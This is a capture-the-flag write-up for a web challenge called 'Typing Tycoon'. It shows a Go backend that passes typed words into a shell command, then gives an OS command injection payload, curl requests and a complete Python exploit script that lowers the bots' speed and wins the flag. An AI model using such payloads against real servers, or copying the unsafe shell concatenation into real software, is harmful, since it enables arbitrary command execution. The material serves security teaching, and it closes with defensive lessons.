writeup

Typing Tycoon -- Writeup

Category: Web Exploitation
Flag: `apoorvctf{typ1ng_f4st3r_th4n_sh3ll_1nj3ct10n}`

Overview

Typing Tycoon is a TypeRacer-style web application where the player races against three AI bots (Marc, Pecco, Fabio) by typing a 120-word passage. The frontend is a Next.js app and the backend is a Go HTTP server. Under normal conditions, the bots are tuned to always outpace the player, making it impossible to win legitimately. The intended solution requires discovering and exploiting an OS command injection vulnerability in the backend's word logging mechanism to neuter the bot speed multiplier.

Reconnaissance

Application Structure

Starting the race (POST `/api/v1/race/start`) returns:

- A `race_id` (session identifier)
- A JWT `token` (with claims including a `speed_boost` field)
- The 120-word text to type
- A `bot_multiplier` value (default `1.25`)
- Bot names and colors


Each typed word is submitted via POST `/api/v1/race/sync` with the `race_id`, the typed `word`, progress, and WPM. The server responds with updated bot positions and race state.

Why Winning Legitimately is Impossible

Bot progress is computed server-side as:

```
bot_position[i] = user_progress * multiplier * bot_speed[i]
```

With the default multiplier of `1.25` and bot speeds of `[0.95, 0.88, 0.82]`, the fastest bot (Marc) moves at `1.25 * 0.95 = 1.1875x` the user's progress. Marc always reaches 100% before the user does, triggering a defeat.



Identifying the Red Herrings

The challenge includes several deliberate rabbit holes designed to waste time:

1. SQL Injection on `/api/v1/stats`

The stats page (`/api/v1/stats?id=1`) is linked from the footer. Attempting SQL injection on the `id` parameter returns realistic-looking SQLite error messages:

```
Internal Server Error: near line 1: unrecognized token: "1' OR 1=1--"
SQLite error: incomplete input (SQLITE_ERROR)
Statement: SELECT * FROM leaderboard WHERE id = '1' OR 1=1--'
```

This is entirely faked. The backend string-matches for injection keywords (`UNION` , `SELECT` , `OR` , `'` , `"` , `;` , `--`) and returns a hardcoded error template. There is no database -- the stats are a static map.

2. JWT `speed_boost` Claim

The JWT issued on race start contains a `speed_boost: false` claim. This looks like it should be tampered with. However, the backend explicitly ignores all JWT claims during sync:

```
validateJWT(parts[1]) // validate signature, ignore claims
```

Forging the JWT accomplishes nothing.

3. Client-Side Progress Spoofing

The frontend sends `progress` in the sync payload, but the server computes its own progress from an internal `WordIndex` counter:

```
state.UserProgress = float64(state.WordIndex) / float64(len(state.Words))
```

Sending `"progress": 1.0` in the request body is silently overridden.

Finding the Vulnerability

The Audit Logger

In the `handleRaceSync` handler, every typed word is logged using a shell command:

```
// DEBUG AUDIT LOGGER - DO NOT REMOVE
// Logs every typed word for analytics pipeline
cmd := exec.Command("sh", "-c", "echo '"+input.Word+"' >> "+auditLog)
cmd.Run()
```

The user-supplied `input.Word` is concatenated directly into a `sh -c` command string with no sanitization. The resulting shell command is:

```
echo '<USER_INPUT>' >> /tmp/word_audit.log
```

This is a textbook OS command injection.

The Frontend Filter (Client-Side Only)


The frontend blocks shell metacharacters from being typed:

```
const BLOCKED_CHARS = [';', '&', '|', '$', '>', '<', '`', "'", '"', '(',
')', '{', '}', '\\', '!', '#'];
```

The comment references a fake ticket `SR-2847`, adding a layer of plausibility. However, this filter only exists in the JavaScript client. Direct HTTP requests to the backend bypass it entirely.

The Response Header Hint

The sync endpoint returns an `X-Trace: pipe/word-logger` header, hinting at a pipeline/logging mechanism processing the word input.



Exploitation

Goal

Overwrite `/tmp/bot_multiplier.conf` (which controls bot speed) with a near-zero value so the bots crawl while the user types to 100%.

Crafting the Payload

The shell command template is:

```
echo '<WORD>' >> /tmp/word_audit.log
```

Injecting the following as the `word` value:

```
' ; echo 0.01 > /tmp/bot_multiplier.conf ; echo '
```

Results in the shell executing:

```
echo '' ; echo 0.01 > /tmp/bot_multiplier.conf ; echo '' >>
/tmp/word_audit.log
```

This breaks out of the single-quoted echo, writes `0.01` to the multiplier config file, and cleanly closes the syntax. After this, the bot speed calculation becomes:

```
Marc: user_progress * 0.01 * 0.95 = user_progress * 0.0095
```

The bots now move at less than 1% of the user's speed.

Step-by-Step Exploit

Step 1: Start a race

```
curl -s -X POST http://<TARGET>/api/v1/race/start | jq .
```

Save the `race_id`, `token`, and `text` from the response.


```
❯ curl -s -X POST http://localhost:3000/api/v1/race/start | jq .
{
  "bot_multiplier": 1.25,
  "bots": [
    {
      "color": "blue",
      "name": "Marc"
    },
    {
      "color": "red",
      "name": "Pecco"
    },
    {
      "color": "white",
      "name": "Fabio"
    }
  ],
  "race_id": "race_1773122609331969428_5744",
  "text": "reliability rather and Natural incremental the instant processors a unauthorized hard
ware generate to programming in development for maintain Agile allocation using sit and for data
 through handling called inherit that the Notation search intervention data to define maintain o
n manual configuration policies nodes processing Software documents by integration cycles hold m
anage of reducing to Object components components networks learning is difference classes functi
ons virtual and production dependent complexity communication creates complexity network testing
 cores the distributed by infrastructure or deployment to the deployment Content systems environ
ment submissions relational utilization root Domain workflows first same around relationships an
d components of handling gRPC to edge significantly multiple browsers location layer enabling tr
ansmit Agile response a service to development coupling environments providing transparently",
  "time_limit": 180,
  "token": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJleHAiOjE3NzMxMjQ0MDksImlhdCI6MTc3MzEyMjYwOSw
icm9sZSI6InVzZXIiLCJzcGVlZF9ib29zdCI6ZmFsc2UsInN1YiI6InJhY2VyXzM4NjY1In0.CsETVBVEUuQ0otoiUEK0H4X
4yiq2C0L6hmGsinqvZlg"
}
```

Step 2: Inject the command to neuter bot speed

Send a sync request with the OS command injection payload. This counts as typing one word and also overwrites the multiplier:

```
curl -s -X POST http://<TARGET>/api/v1/race/sync \
  -H "Content-Type: application/json" \
  -H "Authorization: Bearer <TOKEN>" \
  -d '{
    "race_id": "<RACE_ID>",
    "word": "'"'"' ; echo 0.01 > /tmp/bot_multiplier.conf ; echo '"'"'",
    "progress": 0,
    "wpm": 50
  }'
```

> **Note on shell escaping:** When using curl from a shell, the single quotes in the payload must be escaped. In the JSON body, the `word` value should be literally: `' ; echo 0.01 > /tmp/bot_multiplier.conf ; echo '`

Alternatively, use a Python script or Burp Suite to avoid shell escaping issues.

Step 3: Type all remaining words

The race text has 120 words. One word was consumed by the injection request. Send the remaining 119 words as sync requests. Each request must include a valid `word` field (it does not need to match the expected word -- any non-empty string increments `WordIndex`):

Step 4: Capture the flag

When `user_progress` reaches `1.0` while bot progress is still far below `1.0`, the server returns:

```
{
  "status": "victory",
  "message": "You won the race!",
  "flag": "apoorvctf{typ1ng_f4st3r_th4n_sh3ll_1nj3ct10n}"
}
```

```
Injection response: {'bots': [{'name': 'Marc', 'progress': 0.00015833333333333332, 'wpm': 0.475}
, {'name': 'Pecco', 'progress': 0.00014666666666666666, 'wpm': 0.44}, {'name': 'Fabio', 'progres
s': 0.00013666666666666666, 'wpm': 0.41}], 'status': 'racing', 'time_remaining': 6, 'user_progre
ss': 0.016666666666666666, 'user_wpm': 50}
Race ended: {'bots': [{'name': 'Marc', 'progress': 0.0095, 'wpm': 1.9}, {'name': 'Pecco', 'progr
ess': 0.0088, 'wpm': 1.76}, {'name': 'Fabio', 'progress': 0.008199999999999999, 'wpm': 1.64}], '
flag': 'apoorvctf{typ1ng_f4st3r_th4n_sh3ll_1nj3ct10n}', 'message': 'You won the race!', 'status'
: 'victory', 'time_remaining': 5, 'user_progress': 1, 'user_wpm': 200}
Flag: apoorvctf{typ1ng_f4st3r_th4n_sh3ll_1nj3ct10n}
```

Full Automated Exploit Script

```
import requests

TARGET = "http://<TARGET>"

r = requests.post(f"{TARGET}/api/v1/race/start")
race = r.json()
race_id = race["race_id"]
token = race["token"]
print(f"Race started: {race_id}")

headers = {
    "Content-Type": "application/json",
    "Authorization": f"Bearer {token}"
}

payload = {
    "race_id": race_id,
    "word": "' ; echo 0.01 > /tmp/bot_multiplier.conf ; echo '",
    "progress": 0,
    "wpm": 100
}
r = requests.post(f"{TARGET}/api/v1/race/sync", json=payload,
headers=headers)
print(f"Injection sent: {r.json().get('status')}")

for i in range(119):
    payload = {
        "race_id": race_id,
        "word": "word",
        "progress": 0,
        "wpm": 100
    }
    r = requests.post(f"{TARGET}/api/v1/race/sync", json=payload,
headers=headers)
    data = r.json()
    status = data.get("status")
    if status == "victory":
        print(f"\n[+] FLAG: {data['flag']}")
        break
    elif status in ("defeat", "timeout"):
        print(f"\n[-] Lost: {data['message']}")
        break
```

Summary

Aspect	Detail
Vulnerability	OS Command Injection via unsanitized shell command in audit logger
Location	`POST /api/v1/race/sync` -- the `word` field
Root Cause	User input concatenated into `sh -c` call without escaping
Impact	Arbitrary command execution on the backend container
Exploit	Overwrite `/tmp/bot_multiplier.conf` to reduce bot speed, then finish the race
Bypass Required	Client-side character filter (trivially bypassed via direct HTTP requests)
Red Herrings	Fake SQLi on `/api/v1/stats`, JWT `speed_boost` decoy, client-side progress field

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Key Takeaways

1. **Client-side validation is not security.** The frontend character blocklist prevented injection from the browser, but direct API calls bypass it entirely.
2. **Never pass user input to shell commands.** The `exec.Command("sh", "-c", ...)` pattern with string concatenation is inherently dangerous. Use parameterized commands or avoid shell invocation altogether.
3. **Misdirection is powerful in CTFs.** The fake SQL injection errors and JWT decoy can consume significant time if not recognized early. Always verify assumptions by reading the actual behavior, not just error messages.